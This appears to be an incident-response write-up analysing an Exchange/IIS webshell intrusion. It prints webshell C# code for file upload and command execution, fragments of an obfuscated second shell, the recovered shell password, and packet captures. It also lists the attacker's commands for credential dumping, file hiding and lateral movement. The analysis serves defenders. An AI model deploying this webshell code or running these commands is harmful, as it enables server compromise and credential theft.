

Summary / Basic flow of the attack:

- Attacker uploaded a webSHell to web / exchange server.
  Its unclear how it was uploaded. It could be through a fileUpload vulnerability Or attacker compromised a system already and was able to laterally move on the corporate network.
- Attacker launched the webSHell and was able to:
    * Upload files
    * Execute commands
    * Change timeStamps on files
- Attacker uploaded a memory dump tool. Tool is available online. Attacker made multiple changes and re-compiled the tool
  Attacker was able to do:
    * Get clear text passwords
    * Get NTLM hashes
    * Picture passwords decryption
    * Kerberos tokens or other tokens used for active connections
- Once attacker got the credentials and tokens, attacker was able to use 'net' and 'psExec' command to move laterally to other systems.



The Webshell



FILEUPLOAD

```
if (upl != null && upl.ContentLength > 0)
{
string fn = string.IsNullOrEmpty(nen) ? System.IO.Path.GetFileName(upl.FileName) : nen;
string path = vir ? Server.MapPath(sav) : sav;
string SaveLocation = System.IO.Path.HasExtension(path) ? path : path.TrimEnd('\\') + "\\" + fn;
upl.SaveAs(SaveLocation);
log.InnerHtml = "File uploaded successfuly: " + SaveLocation;
```

COMMAND EXECUTION

```
System.Diagnostics.Process n = new System.Diagnostics.Process();
n.StartInfo.FileName = ( string.IsNullOrEmpty(pro) ? 'cmd.exe' : pro);
n.StartInfo.UseShellExecute = false;
n.StartInfo.RedirectStandardInput = true;
n.StartInfo.RedirectStandardOutput = true;
n.StartInfo.RedirectStandardError = true;
n.StartInfo.CreateNoWindow = true;
string o = null;
n.Start();
n.StandardInput.WriteLine(cmd);
n.StandardInput.WriteLine("exit");
o = n.StandardOutput.ReadToEnd();
```

Web Shell Communication

Unlike a remote access tool or reverse shell, webshell doesn't initiate any connection. Attacker initiates a connection to the webshell and result goes out as an ACK | PUSH. Lets look at the connection flow where webshell will utilize powershell to execute a command

CONTROL BITS (URG, ACK, PSH, RST, SYN,FIN,)

```
(tcp)   |0|0|0|0|1|0|->[52996, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|0|0|1|0|->[80, 52996]src-ip: 172.16.177.134           dst-ip: 172.16.177.1
(tcp)   |0|1|0|0|0|0|->[52996, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|1|0|0|0|->[52996, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|1|0|0|0|->[80, 52996]src-ip: 172.16.177.134           dst-ip: 172.16.177.1
(tcp)   |0|1|0|0|0|0|->[52996, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134

(tcp)   |0|0|0|0|1|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|0|0|1|0|->[80, 52997]src-ip: 172.16.177.134           dst-ip: 172.16.177.1
(tcp)   |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|1|0|0|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|1|0|0|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|0|0|0|0|->[80, 52997]src-ip: 172.16.177.134           dst-ip: 172.16.177.1
(tcp)   |0|1|1|0|0|0|->[80, 52997]src-ip: 172.16.177.134           dst-ip: 172.16.177.1
(tcp)   |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134

(tcp)   |0|1|0|0|0|1|->[52996, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|0|0|0|1|->[80, 52996]src-ip: 172.16.177.134           dst-ip: 172.16.177.1
(tcp)   |0|1|0|0|0|0|->[52996, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|1|0|0|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|1|0|0|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|0|0|0|0|->[80, 52997]src-ip: 172.16.177.134           dst-ip: 172.16.177.1
(tcp)   |0|1|1|0|0|0|->[80, 52997]src-ip: 172.16.177.134           dst-ip: 172.16.177.1
(tcp)   |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134

(tcp)   |0|1|0|0|0|1|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
(tcp)   |0|1|0|0|0|1|->[80, 52997]src-ip: 172.16.177.134           dst-ip: 172.16.177.1
(tcp)   |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1        dst-ip: 172.16.177.134
```

Attacker initiating a connection

Attacker providing Credentials

Attacker executing a Command

IIS executing a command via powershell

Attacker closing the browser

TimeStamp	Process	PID		PPID	ParentProcess
[06-08-2017-18-19-25]->	powershell.exe	2904	PARENT ->	864	w3wp.exe
[06-08-2017-18-19-25]->	conhost.exe	3020	PARENT ->	2904	powershell.exe
[06-08-2017-18-19-25]->	net.exe	2592	PARENT ->	2904	powershell.exe

Remote Execution

Attacker in this situation is able to execute any command by using the webshell as a web page.

Delimited signaling e.g. username etc

```
string data = string.Format("pro#=#{0}#|#cmd#=#{1}#|#sav#=#{2}#|#vir#=#{3}#|#nen#=#{4}#|#don#=#{5}#|#tfil#=#{6}#|#ttar#=#{7}#|#ttim#=#{8}", pro,
en, don, tfil, ttar, ttim);
```

```
File  Edit  View  Search  Terminal  Help
(DATA PUSH!) IS COMING FROM 172.16.251.1        TO IP ADDRESS 172.16.251.131
        PORT INFORMATION (55801, 80)
        SEQUENCE INFORMATION (125930466, 1909730785)

        (14: 20: 20: 100)
    70 77 64 3D 6F 73 6D 76 31 71 32 73 4A 43 67 6E         pwd=osmv1q2sJCgn
    72 62 41 4E 64 73 49 4D 53 52 73 74 49 6B 63 25         rbANdsIMSRstIkc%
    33 44                                                   3D


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.251.131      TO IP ADDRESS 172.16.251.1
        PORT INFORMATION (80, 55801)
        SEQUENCE INFORMATION (1909730785, 125930500)
        (14: 20: 20: 66)



========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.251.131      TO IP ADDRESS 172.16.251.1
        PORT INFORMATION (80, 55801)
        SEQUENCE INFORMATION (1909730785, 125930500)

        (14: 20: 20: 1900)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D         HTTP/1.1 200 OK.
    0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20         .Cache-Control:
    70 72 69 76 61 74 65 0D 0A 43 6F 6E 74 65 6E 74         private..Content
    2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C         -Type: text/html
    3B 20 63 68 61 72 73 65 74 3D 75 74 66 2D 38 0D         ; charset=utf-8.
    0A 43 6F 6E 74 65 6E 74 2D 45 6E 63 6F 64 69 6E         .Content-Encodin
    67 3A 20 67 7A 69 70 0D 0A 56 61 72 79 3A 20 41         g: gzip..Vary: A
    63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 0D 0A         ccept-Encoding..
    53 65 72 76 65 72 3A 20 4D 69 63 72 6F 73 6F 66         Server: Microsof
    74 2D 49 49 53 2F 38 2E 35 0D 0A 58 2D 41 73 70         t-IIS/8.5..X-Asp
    4E 65 74 2D 56 65 72 73 69 6F 6E 3A 20 34 2E 30         Net-Version: 4.0
    2E 33 30 33 31 39 0D 0A 53 65 74 2D 43 6F 6F 6B         .30319..Set-Cook
    69 65 3A 20 70 77 64 3D 6F 73 6D 76 31 71 32 73         ie: pwd=osmv1q2s
    4A 43 67 6E 72 62 41 4E 64 73 49 4D 53 52 73 74         JCgnrbANdsIMSRst
    49 6B 63 3D 3B 20 65 78 70 69 72 65 73 3D 57 65         Ikc=; expires=We
    64 2C 20 33 31 2D 4D 61 79 2D 32 30 31 37 20 31         d, 31-May-2017 1
    34 3A 33 34 3A 35 35 20 47 4D 54 3B 20 70 61 74         4:34:55 GMT; pat
    68 3D 2F 0D 0A 53 65 74 2D 43 6F 6F 6B 69 65 3A         h=/..Set-Cookie:
    20 64 61 74 61 3D 70 72 6F 23 3D 23 63 6D 64 2E          data=pro#=#cmd.
    65 78 65 23 7C 23 63 6D 64 23 3D 23 64 69 72 23         exe#|#cmd#=#dir#
    7C 23 73 61 76 23 3D 23 23 7C 23 76 69 72 23 3D         |#sav#=##|#vir#=
    23 23 7C 23 6E 65 6E 23 3D 23 23 7C 23 64 6F 6E         ##|#nen#=##|#don
    23 3D 23 23 7C 23 74 66 69 6C 23 3D 23 23 7C 23         #=##|#tfil#=##|#
    74 74 61 72 23 3D 23 23 7C 23 74 74 69 6D 23 3D         ttar#=##|#ttim#=
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.251.1        TO IP ADDRESS 172.16.251.131
        PORT INFORMATION (55943, 80)
        SEQUENCE INFORMATION (1830456030, 3435097205)

        (14: 20: 20: 686)
POST /a.aspx HTTP/1.1
Host: 172.16.251.131
Accept: text/html,applicat
ion/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, d
eflate
Accept-Language: en-us
Content-Type: application/x-www-form-ur
lencoded
Origin: http://172.16.251.131
User-Agent: Mozilla/5.0 (Macin
tosh; Intel Mac OS X 10_12_4) AppleWebKit/603.1.30 (KHTML, like Gecko)
Version/10.1 Safari/603.1.30
Connection: keep-alive
Upgrade-Insecure-
Requests: 1
Referer: http://172.16.251.131/a.aspx
Content-Length: 19

Cookie: data=pro#=#cmd.exe#|#cmd#=#dir#|#sav#=##|#vir#=##|#nen#=#foo#|
#don#=##|#tfil#=##|#ttar#=##|#ttim#=#; pwd=Admin
```

Webshell Credentials

On access, attacker used a password for authentication to the webSHell. Password is combination of few things. Here is the final SHA256 of the password

e9b91779f7b8dcc3c3777f6e228c52526592867cc9c44928990f78d471cc54c9

This converts to: **RamdanAlKarim12**

Once the password is provided, its saved for future use / ip address


Of course the significance of this password could mean anything

- ***Does it hold something for the future? as currently we are in the month of Ramadan***
- ***Is there a kill-time associated with this date?***
- ***A distraction?***

But I don't think that's the case. The shell was uploaded on 6/18/2016. Ramadan, in 2016 started on 6/6/2016. If I am not wrong, 6/18/2016 was 12th of Ramadan Kareem.

This could also mean that attacker would strike back on the next RamadanKareem 12th???? well who knows?
All I can say is, its good to be careful no matter what the date is :)

PASSWORD = B64(HEX(SHA1))



ATTACKER OPERATING REMOTELY

START

CONTINUE

Attacker gaining more control

The more attacker stays on the network = More control

```
whoami
attrib  +h "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\global.aspx"
c:\windows\temp\memDump.exe p::d s::l q > c:\windows\temp\path.txt
c:\windows\temp\m64.exe privilege::debug sekurlsa::logonpasswords exit > c:\windows\temp\path.txt
copy c:\windows\temp\Exchange.aspx "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\"
copy c:\windows\temp\Exchange.aspx "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\"
copy c:\windows\temp\Exchange.aspx "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\"
copy c:\windows\temp\Exchange.aspx "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\"
copy c:\windows\temp\Exchange.aspx "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\"
del "D:\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\owa\auth\errorc.aspx"
del "D:\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\owa\auth\errorn.aspx"
del  "D:\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\owa\auth\errorn.aspx"
del  c:\windows\temp\*.exe
del  c:\windows\temp\result.txt
del c:\windows\temp\result.txt
del c:\windows\temp\mom64.exe
dir "D:\Program Files\Microsoft\Exchange Server\Ver\"
dir "D:\Program Files\Microsoft\Exchange Server\Ver\ClientAccess"
dir "D:\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb"
dir "D:\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews"
dir "D:\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\owa\auth\"
dir "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews"
dir "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\owa\auth\"
dir "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews"
dir "\\NAME\c$"
dir "\\NAME\c$\Program Files"
dir "\\NAME\c$\Program Files\microsoft"
dir "\\NAME\c$\Program Files\microsoft\ Exchange Server"
dir "\\NAME\c$\Program Files\microsoft\Exchange Server"
dir "\\NAME\c$\Program Files\microsoft\Exchange Server\Ver\"
dir "\\NAME\c$\Program Files\microsoft\Exchange Server\Ver\ClientAccess"
dir "\\NAME\c$\Program Files\microsoft\Exchange Server\Ver\ClientAccess\"
dir "\\NAME\c$\Program Files\microsoft\Exchange Server\Ver\ClientAccess\exchweb\"
dir "\\NAME\c$\Program Files\microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\"
dir "\\NAME\c$\Program Files\microsoft\Exchange Server\Ver\ClientAccess\owa"
dir "\\NAME\c$\Program Files\microsoft\Exchange Server\Ver\ClientAccess\owa\auth\"
dir "\\NAME\d$
dir "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews"
dir "\\NAME\c$\Program Files\microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\"
dir "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews"
dir "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews"
dir  "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\"
dir  "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\"
dir  "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\"
dir  "\\NAME\d$\Program Files\Microsoft\Exchange Server\Ver\ClientAccess\exchweb\ews\"
dir   c:\windows\temp\*.exe
dir   c:\windows\temp\*.taskkill /f /im mom64.exe
dir \\NAME\c$
dir c:\windows\temp
dir c:\windows\temp\result.txt
hostname
net group "Domain admins" /domain
net group "Exchange Trusted Subsystem" /domain
net group "exchange trusted subsystem" /domain
ping -n 1 4.4.4.4
ping -n 1 DOMAIN
taskkill /f /im mom64.exe
```

*Lateral movement to **Exchange Trusted Subsystem***

Attacker is launching commands / tools to laterally move to **Exchange Trusted Subsystem** and move new versions of webShells onto those systems

FILE UPLOAD

Attacker is able to upload files to the infected server. Files could be uploaded as clear text to encrypted. Attacker is also able to encode the file i.e. using in-house encoding. Any file type could be uploaded i.e. Documents, portable executables, scripts etc

Check the following screen shot: Attacker trying to upload a binary file.

```
============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.251.1        TO IP ADDRESS 172.16.251.131
        PORT INFORMATION (56597, 80)
        SEQUENCE INFORMATION (3606313913, 1426900139)
        (14: 20: 20: 1514)
    4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00        MZP.............
    B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00        ........@.......
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00        ................
    BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90        ........!..L.!..
    54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73        This program mus
    74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57        t be run under W
    69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00        in32..$7........
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    50 45 00 00 4C 01 08 00 19 5E 42 2A 00 00 00 00        PE..L....^B*....
    00 00 00 00 E0 00 8E 81 0B 01 02 19 00 04 01 00
```

Once the binary is uploaded, attacker can execute it via command execution (Shown on the previous page).

NOTE: Good thing about a webshell is that attacker can make lateral movement easily. There is a distinction between lateral movement and propagation. Propagation is automatic i.e. WORM behavior. Lateral movement on the other hand is more manual. Its like the attacker is on your network and is trying to move from one machine to another by using RDP etc.

In this situation, attacker was ONLY targeting servers.

Other WebSHells

Attacker was able to upload another shell on one of the system. This webShell was more cryptic in nature. It was also using a different password. Password was combination of an integer and hash value in reverse.

```
void Page_Load(object sender, EventArgs e){try{File.AppendAllText("c:\\windows\\temp\\FILE-ENU.exe'
const int sCb = 5473, kXA = 6571, CHJ = 9273, ucj = 3471
string MMs = "0", gxC = "0"
bool XRb = false, qBl = false, hWK = false, AGT = false
string Sqd = Server.UrlDecode( new StreamReader(Request.InputStream).ReadToEnd())
string[] KLC = Sqd.Split('#')
string dwL = Encoding.ASCII.GetString(Convert.FromBase64String(KLC[0]))
string[] TQl = dwL.Split('
')
string[] yFe = TQl[0].Split('=')
int ipk = Int32.Parse(yFe[0])
if (ipk % sCb != 0){Context.Response.StatusCode = 400
Response.End()
}XRb = true
MMs = rev(yFe[1])
byte[] nAu = Convert.FromBase64String(KLC[1])
string[] FkE = TQl[1].Split('=')
string k = FkE[0]
int ik = Int32.Parse(k)
if (ik % kXA == 0){gxC = rev(FkE[1])
hWK = true
}else if (ik % CHJ == 0){gxC = rev(FkE[1])
qBl = true
}else if (ik % ucj == 0){gxC = rev(FkE[1])
AGT = true
```

```
if (MMs != "0DA16C6E5D4CF48AAD04988B7E0A62A9"){string rsp = "1" + MMs
Response.Write("0"+ Convert.ToBase64String(Encoding.ASCII.GetBytes(rsp)) + "#")
Response.End()
}if ((!XRb && !hWK) || (!XRb && !qBl) || (!XRb && !AGT)){string rsp = "2
 "
Response.Write("1"+ Convert.ToBase64String(Encoding.ASCII.GetBytes(rsp)) + "#")
Response.End()
```

This would mean hash value = **9A26A0E7B88940DAA84FC4D5E6C61AD0**

Commands are passed in an encoded fashion e.g. 6751 would redirect the output to a specified file. Other codes are used for other reasons e.g. changing the timeStamp of a specific file etc.

Webshell is logging its activity as well. All the activity is logged to a file called FILE.exe. This could mean many things e.g. there are multiple actors logging in at different times, from different C2 servers. LogFile holds data in the format: ***ip address, browser, request*** etc. it looks similar to an accessLog.

If webshell is encoding the request, the log entry for the web server won't show the command. Instead it will show an encoded string. Once the request (GET | POST) is made, webshell will decode the string and execute. This technique is used to by-pass IIS / Apache or any web server's log check. Here is an example of an encoded request

